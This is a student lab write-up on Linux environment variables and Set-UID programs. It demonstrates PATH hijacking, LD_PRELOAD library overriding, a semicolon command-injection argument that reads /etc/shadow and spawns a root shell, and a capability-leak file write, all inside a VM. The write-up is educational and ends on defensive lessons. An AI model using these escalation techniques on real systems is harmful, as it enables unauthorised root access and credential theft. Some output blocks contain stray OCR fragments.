
Github: https://github.com/Aidy18/csec_home_lab

Environment Variables & Set-Uid Programs


- This lab was done to understand how environment variables and set-uid programs work, how environment variables affect program and system behaviors, and how they can be exploited on set-uid programs to gain certain privileges a normal user shouldn't have.
- Everything was done using a virtual machine (VM) running Ubuntu Desktop Ver. 22.04.5


Environment Variable Basics

An environment variable is a named value which dynamically affects the way processes execute on a given system. These are common on many operating systems, especially Unix systems. A user can see all of the environment variables on a system by using the command `printenv` as shown below



We can also supply `printenv` with the name of a certain environment variable, so then it will print out only the data of that variable. In addition to this, a user can also set and unset environment variables by using the commands `export` and `unset` respectively. These are built-in bash commands and not Linux commands.





Inheriting Environment Variables via Processes

A process is an instance of a program that is run when compiled and loaded onto memory. In C on Unix systems, it is possible to create new processes within a process that is being called by using the `fork()` function, which duplicates the current process and inherits some things from the parent process, including environment variables. To demonstrate this, consider the sample program below.

```c
extern char **environ;

void printenv()
{
  int i = 0;
  while (environ[i] != NULL) {
     printf("%s\n", environ[i]);
     i++;
  }
}

void main()
{
  pid_t childPid;
  switch(childPid = fork()) {
    case 0:  /* child process */
      printenv();
      exit(0);
    default:  /* parent process */
      // printenv();
      exit(0);
  }
```

This will create a child process which calls a function to print out the environment variables within that process. If we compile this code and run it, we get the following output which we write to a file called `out1`:

```
user@user-virtual-machine:~/Downloads/Labsetup$ gcc -o myprintenv myprintenv.c
user@user-virtual-machine:~/Downloads/Labsetup$ ./myprintenv > out1
user@user-virtual-machine:~/Downloads/Labsetup$ cat out1
SHELL=/bin/bash
SESSION_MANAGER=local/user-virtual-machine:@/tmp/.ICE-unix/1565,unix/user-virtual-machine:/tmp/.ICE-unix/1565
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/user/Downloads/Labsetup
LOGNAME=user
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1589
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.3JP9E3
HOME=/home/user
USERNAME=user
IM_CONFIG_PHASE=1
```

Now, if the code is rewritten to where the function in the child process is commented out and the parent function will be called instead in the main() function, we can recompile the code, then run and send the output to another file, `out2`. From there, we can compare both outputs with the `diff` command.

Updated main() function code:

```
void main()
{
      pid_t childPid;
      switch(childPid = fork())
      {
            case 0:
```

```
            /* child process */
            //printenv();
            exit(0);
            default: /* parent process */
            printenv();
            exit(0);
        }
}
```

```
user@user-virtual-machine:~/Downloads/Labsetup$ vim myprintenv.c
user@user-virtual-machine:~/Downloads/Labsetup$ gcc -o myprintenv myprintenv.c
user@user-virtual-machine:~/Downloads/Labsetup$ ./myprintenv > out2
user@user-virtual-machine:~/Downloads/Labsetup$ diff out1 out2
 Rhythmbox 'rtual-machine:~/Downloads/Labsetup$ cat out2
SHELL=/bin/bash
SESSION_MANAGER=local/user-virtual-machine:@/tmp/.ICE-unix/1565,unix/user-virtual-machine:/tmp/.ICE-unix/1565
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/user/Downloads/Labsetup
LOGNAME=user
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1589
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.3JP9E3
HOME=/home/user
USERNAME=user
```

Observe there is no output after running the `diff` command, meaning that the environment variables between the child process and the parent process are the same. Therefore, a child process will inherit the environment variables of its parent when created by `fork()`.

Invoking execve()

The `execve()` function creates a system call to load a given command and execute it without returning, effectively running a new program within the calling process. To demonstrate how environment variables are passed onto this new program, we take the following program below.

```c
extern char **environ;

int main()
{
  char *argv[2];

  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, NULL);

  return 0 ;
}
```

When this code is run, nothing is printed out, which means that the program did not inherit the environment variables of the calling process in the same way a process created with `fork()` does.

```
user@user-virtual-machine:~/Downloads/Labsetup$ vim myenv.c
user@user-virtual-machine:~/Downloads/Labsetup$ gcc -o myenv myenv.c
user@user-virtual-machine:~/Downloads/Labsetup$ ./myenv
user@user-virtual-machine:~/Downloads/Labsetup$
```

When we add the variable `environ[]`, which contains all of the environment variables of the calling process, into the third argument of `execve()` as shown below, we will get the following output when we recompile and run.

```c
int main()
{
  char *argv[2];

  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, environ);

  return 0 ;
```

```
user@user-virtual-machine:~/Downloads/Labsetup$ ./myenv
SHELL=/bin/bash
SESSION_MANAGER=local/user-virtual-machine:@/tmp/.ICE-unix/1565,unix/user-virtual-machine:/tmp/.ICE-unix/1565
LibreOffice Writer
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
SSH_AGENT_LAUNCHER=gnome-keyring
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
GTK_MODULES=gail:atk-bridge
PWD=/home/user/Downloads/Labsetup
LOGNAME=user
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=wayland
SYSTEMD_EXEC_PID=1589
XAUTHORITY=/run/user/1000/.mutter-Xwaylandauth.3JP9E3
HOME=/home/user
USERNAME=user
IM_CONFIG_PHASE=1
```


We see the environment variables of the program are inherited after they are passed into `execve()` directly. So while `execve()` does not automatically inherit environment variables, they can be passed into the third argument to be inherited.

system() and Environment Variables

The `system()` function allows the calling process to run a new program like `execve()`. Unlike `execve()`, however, `system()` executes a shell from `/bin/sh` and asks that shell to execute the command for it. The environment variables array is implicitly passed to the program in a `system()` call, as it calls `execve()` itself. This can be verified by examining the output of the following program, which will print the environment variables of the system.

```c
#include <stdio.h>
#include <stdlib.h>

int main(){
        system("/usr/bin/env");
        return 0;
}
```




The environment variables of the new program are printed as expected.

Set-Uid Programs

A Set-Uid program is one where the user that runs it is able to assume the privileges of the file owner. So if a set-uid program is owned by root, then the user would gain root privileges during execution only. Users can define environment variables to affect the behavior of these programs, which can be risky. To see how Set-Uid programs are affected by environment variables, consider the following code:

```
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
int main()
{
      int i = 0;
      while (environ[i] != NULL) {
            printf("%s\n", environ[i]);
            i++;
      }
}
```

When we compile this code, we will turn it into a root set-uid program by changing the owner to root and changing the permissions to make it a set-uid program via `sudo chown root foo` and `sudo chmod 4755 foo` respectively. Then, we will define three environment variables: `PATH`, `LD_LIBRARY_PATH`, & `ANY_NAME` in the shell before running the program.



If we pipe the output through `grep` queries, we can examine which of the environment variables we defined are listed.

```
user@user-virtual-machine:~/Downloads/Labsetup$ ./foo | grep PATH
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/snap/bin
user@user-virtual-machine:~/Downloads/Labsetup$ ./foo | grep LD_LIBRARY_PATH
user@user-virtual-machine:~/Downloads/Labsetup$ ./foo | grep ANY_NAME
ANY_NAME=john
```

Surprisingly, all of the environment variables are listed except for `LD_LIBRARY_PATH`.
This may be because the program simply does not use the environment variable, or it is being ignored due to the fact it belongs to the `LD_*` family of environment variables, which are used for dynamically linked programs, which this is not.

The PATH Variable

The PATH environment variable is a variable that the shell uses to search for commands/programs if their absolute path is not explicitly given. This variable can be changed by the user, and if a set-uid program relies on something like the `system()` function to execute commands, the user can manipulate PATH to get the set-uid program to run malicious code. As an example, consider the following code in `bar.c`

```
int main()
{
        system("ls");
        return 0;
}
```

This will be compiled and the executable made into a root-owned set-uid program using similar commands to the previous example: `sudo chown root bar && sudo chmod 4755 bar`. Then, in another directory a file called `ls.c` will be made to run the following code.

```
#include <stdio.h>

int main(){
        printf("hehe you ran it...\n");
}
```

This will be compiled into a file called `ls`. We then will run the following command:
`export PATH=/home/user:$PATH`
This will add the following directory to the PATH variable which the shell will use to search for a given command whose path isn't explicitly specified. Since we have a program called `ls` and the program `bar` has a system() call to execute that command, the following behavior results:

```
user@user-virtual-machine:~$ gcc -o ls ls.c
user@user-virtual-machine:~$ cd Downloads/Labsetup
user@user-virtual-machine:~/Downloads/Labsetup$ ./bar
hehe you ran it...
user@user-virtual-machine:~/Downloads/Labsetup$ ls
hehe you ran it...
user@user-virtual-machine:~/Downloads/Labsetup$
```

The entire `ls` command is effectively overwritten by our "malicious" program, due to our modification of the PATH variable. If we try to run the ls command normally, we see that the

same program is written there, too. As this is a set-uid program, it can be run with root privilege, which can lead to more dangerous things happening through the code.

The LD_PRELOAD Variable

LD_PRELOAD, and more generally the LD_* family of variables affect the behavior of dynamic linker/loader, which is a part of the operating system that loads and links shared libraries needed by an executable at run time. LD_PRELOAD specifically allows the user to specify additional user-defined shared libraries to be loaded before all others. To test how this variable affects the behavior of the dynamic linker/loader when running a program, we will make the following shared library to implement a “malicious” version of the `sleep()` function.

```
void sleep(int s)
{
        printf("I am not sleeping!\n");
}
```

This program is then compiled with the following commands:

```
user@user-virtual-machine:~$ gcc -fPIC -g -c mylib.c
user@user-virtual-machine:~$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

Then, we set the LD_PRELOAD variable to include our shared library.

```
user@user-virtual-machine:~$ export LD_PRELOAD=./libmylib.so.1.0.1
```

Lastly, we compile the following program in the same directory as the shared library.

```
#include <unistd.h>

int main(){
        sleep(1);
        return 0;
}
```

After compiling, we proceed to run this program normally. And, as expected, it outputs our malicious `sleep()` function instead of the inbuilt `sleep()` function.

```
user@user-virtual-machine:~$ ./myprog
I am not sleeping!
```

Afterward, we take the compiled program and make it a root-owned set-uid program which is run as a normal user. Observe the output below.

```
user@user-virtual-machine:~$ sudo chown root myprog
user@user-virtual-machine:~$ sudo chmod 4755 myprog
user@user-virtual-machine:~$ ./myprog
user@user-virtual-machine:~$
```

To my surprise, there was no output given; the inbuilt function had been run instead of the malicious one. This is likely because since we are running this as root, the environment variable is defined in the user shell, and not the root shell, which means that running the program as root will not inherit the LD_PRELOAD variable. So then, what if we ran the program on a root shell with the environment variable exported? We get the following output:

```
root@user-virtual-machine:/home/user# export LD_PRELOAD=./libmylib.so.1.0.1
root@user-virtual-machine:/home/user# ./myprog
I am not sleepingroot@user-virtual-machine:/home/user#
```

There was a small bug in the malicious program on this instance, but as shown it has executed regardless. Since root now has LD_PRELOAD defined on the shell, the malicious code is able to execute. Lastly, let's see what happens when we make this set-uid program's owner a regular user, and we try to run it as another user who doesn't own the file (not root).

```
user@user-virtual-machine:~$ export LD_PRELOAD=./libmylib.so.1.0.1
user@user-virtual-machine:~$ ./myprog
```

This does not run our malicious code, since the environment variable we defined is not inherited when program privileges are escalated, so it will default to the inbuilt function instead.

Invoking External Programs

We have seen how `system()` and `execve()` can both be used to run new programs within a calling process, however, `system()` can prove to be dangerous when it comes to privileged programs due to it invoking a shell to execute a command. The PATH variable can be used to change the behavior of system() as seen in a previous example, but there is another flaw which does not involve environment variables. To demonstrate this exploit, first consider the following program code in `catall.c`:

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

  command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
  sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings.
  system(command);
  // execve(v[0], v, NULL);

  return 0 ;
}
```

This code takes in a file name through the command line and it will run `bin/cat` to display the contents of the specified file with a `system()` call. This will be compiled and made into a root-owned set-uid program. Before we can exploit the system() call, we must first run the following command:

```
sudo ln -sf /bin/zsh /bin/sh
```

Because of a countermeasure that prevents set-uid programs from executing /bin/sh, we need to bypass this by creating a symbolic link between /bin/sh and another shell /bin/zsh to make the attack possible. After doing this, we can exploit the command line argument the program takes to open a root shell like so:

```
user@user-virtual-machine:~/Downloads/Labsetup$ ./catall "/etc/shadow;/bin/zsh"
root:!:20395:0:99999:7:::
daemon:*:19977:0:99999:7:::
                        9999:7:::
Ubuntu Software         9999:7:::
sync:*:19977:0:99999:7:::
games:*:19977:0:99999:7:::
man:*:19977:0:99999:7:::
lp:*:19977:0:99999:7:::
```

To verify we have the root shell, we can look to see that our effective user id is 0.

```
user-virtual-machine# id
uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),
135(lxd),136(sambashare)
user-virtual-machine#
```

What just happened? We fed in the /etc/shadow file to be read by the `system()` call, then we separated that with a semicolon to open `/bin/zsh`. We are able to read the shadow file since this program gives root privileges on execution, and then since we separate it with a semicolon, we are able to run `/bin/zsh` since the semicolon operator executes all commands regardless, giving us the root shell as well as the ability to do whatever we want within the system.
What about `execve()`? If we modify the code to use `execve()` will the attack still work?

```
// Use only one of the followings.
//system(command);
 execve(v[0], v, NULL);
```

Now if we try the same attack we did before, we will notice a different output.

```
user@user-virtual-machine:~/Downloads/Labsetup$ ./catall "/etc/shadow;/bin/zsh"
/bin/cat: '/etc/shadow;/bin/zsh': No such file or directory
```

Because `execve()` reads the user input as data and not shell commands, we are unable to open a root shell in the same way as we could with `system()`. This shows that `system()` is significantly less safe than using `execve()` in privileged programs, though the developer should exercise caution when dealing with `execve()`, for there may still be vulnerabilities with that function as well.

Capability Leaking

A set-uid program will very commonly get rid of its root privilege if it is no longer needed, or if control is given to the user the privilege will need to be downgraded. When downgrading privileges, a common mistake that is made is capability leaking, where the program does not clean up privileged capabilities when downgrading, meaning they may still be accessible by a non-privileged process. This can be dangerous, and these privileges can be exploited to do harm to a system. As an example, we take the following program which is compiled as a root-owned set-uid program.

```c
void main()
{
  int fd;
  char *v[2];

  /* Assume that /etc/zzz is an important system file,
   * and it is owned by root with permission 0644.
   * Before running this program, you should create
   * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
     printf("Cannot open /etc/zzz\n");
     exit(0);
  }

  // Print out the file descriptor value
  printf("fd is %d\n", fd);

  // Permanently disable the privilege by making the
  // effective uid the same as the real uid
  setuid(getuid());

  // Execute /bin/sh
  v[0] = "/bin/sh"; v[1] = 0;
  execve(v[0], v, 0);
}
"cap_leak.c" 31L, 761B
```

This program is compiled and is run as a normal user. From here we see the capability leak happen by leaving a shell open for us to exploit, as well as the file descriptor of the file we want to modify. We can append this data directly to the file via the file descriptor which was left open, so when we read the file, we can see that the changes went through.

```
user@user-virtual-machine:~/Downloads/Labsetup$ ./cap_leak
fd is 3
$ echo "more data" >& 3
$ AS
zsh: command not found: AS
$ exit
user@user-virtual-machine:~/Downloads/Labsetup$ cat /etc/zzz
zzz found
some data
more data
```

Conclusion

Environment variables can be used to change the way a program executes processes on a system, and can be inherited through parent processes, the `execve()` function, or `system()`. Variables such as PATH and LD_PRELOAD can be changed by the user to affect the behavior of a program and potentially run malicious code, which can be especially dangerous for set-uid programs which have elevated permissions. Set-Uid programs can also be exploited if they contain calls to `system()`, due to the fact it opens a shell to execute commands, it is generally considered unsafe and can lead to unintended root access to normal users. Unsanitized data in such programs can lead to capability leaks, where normal users would be able to change or read files they aren't intended to. Overall, it is important to take precautions to prevent such exploits by using safe functions, sanitizing data, and separating user input from code.